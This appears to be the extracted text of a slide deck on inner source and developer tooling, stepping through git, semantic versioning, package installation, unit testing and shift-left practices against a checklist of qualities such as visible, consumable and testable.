
UPDATE

But, we just provide `warn`ings not `error`s?



~~jenkins~~


gitops



TEA
Tartan Up, Y'all

(easily:)

- visible
- communicable
- consumable
- testable
- usable
- updatable
- measurable



NOTHING NEW UNDER THE SUN

git

>= inner source

open source?

(easily:)

- visible ✅
- communicable
- consumable
- testable
- usable
- updatable
- measurable

semver

(semantic versioning)

1.20.300

Breaking change

2.20.300

Breaking change

2.20.300

Minor change

2.21.300

Minor change

2.21.300

Patch change

2.21.**301**

Patch change

(easily:)

- visible ✅
- communicable ✅
- consumable
- testable
- usable
- updatable
- measurable

```
sudo apt-get install coffee
```

```
npm install --save-dev eslint
```

(easily:)

- visible ✅
- communicable ✅
- consumable ✅
- testable
- usable
- updatable
- measurable

unit testing

no really...

(easily:)

- visible ✅
- communicable ✅
- consumable ✅
- testable ✅
- usable
- updatable
- measurable

SHIFT ⬅


(easily:)


- visible ✅
- communicable ✅
- consumable ✅
- testable ✅
- usable ✅
- updatable
- measurable

bonus[able]: reliable

(easily:)

- visible ✅
- communicable ✅
- consumable ✅
- testable ✅
- usable ✅
- updatable ✅
- measurable



